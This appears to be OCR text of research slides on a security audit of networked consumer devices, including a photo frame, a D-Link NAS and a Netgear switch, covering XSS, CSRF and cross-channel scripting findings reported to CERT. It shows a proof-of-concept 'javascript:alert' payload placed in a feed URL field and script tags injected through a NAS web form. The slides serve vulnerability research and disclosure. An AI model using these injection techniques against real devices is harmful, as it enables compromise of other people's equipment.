
USB Connection Mode: ● Connect to computer ○ Connect to printer

Click "Save to frame" below when finished

About

Frame model number:	W820
Frame Serial number:	KCEJH833100832
Firmware version:	2008.08.12
Touch panel version:	v4.3

... almost.



Name of feed
Interesting photos from Flickr
Flickr: Get More
My FrameChannel
FrameChannel: News
FrameChannel: Weather
FrameChannel: Sports
FrameChannel: Finance
KODAK Gallery: Get More
Other: a" asdf
Other: javascript:alert("Stanford Security Lab")
Other: www.asdf.com
Other: blah

javascript:alert("Stanford Security Lab")

The result


Vulnerabilities in every device we audited

Outline

- Audit methodology: auditing a zoo of devices
- Illustrative attacks
- XCS affect a wide range of things
- Defenses and lessons learned

Methodology

Audit methodology



Overall audit results

- 8 categories of devices
- 16 different brands
- 23 devices
- 50+ vulnerabilities reported to CERT

Attack types

Popular ones:

- Cross Site Scripting (XSS)
- Cross Site Request Forgeries (CSRF)

- Cross-Channel Scripting (XCS) attacks

File security


User authentication

Stored Cross Site Scripting (XSS) illustrated

D-link DNS-323

- Allows to share files
- Configured via Web

Stored XSS illustrated



Web Form

file system

Web App

NAS

Fill a http form


<script>..</script>

reflect into the page:

<script>..</script>

Attacker

Attack result



Product Page: DNS-323

Firmware Version: 1.05

DEVICE INFORMATION :

View a summary of device information here.

LAN INFO :


```
        IP Address: 192.168.1.103
       Subnet Mask: 255.255.255.0
Gateway IP Address: 192.168.1.1
       Mac Address: 00:22:B0:64:03:6B
              DNS1: 171.64.7.55
              DNS2: 171.64.7.121
```

Cross Site Request Forgery (CSRF) illustrated

Netgear FS750T2

- Intelligent switch
- Configured via Web

CSRF illustrated

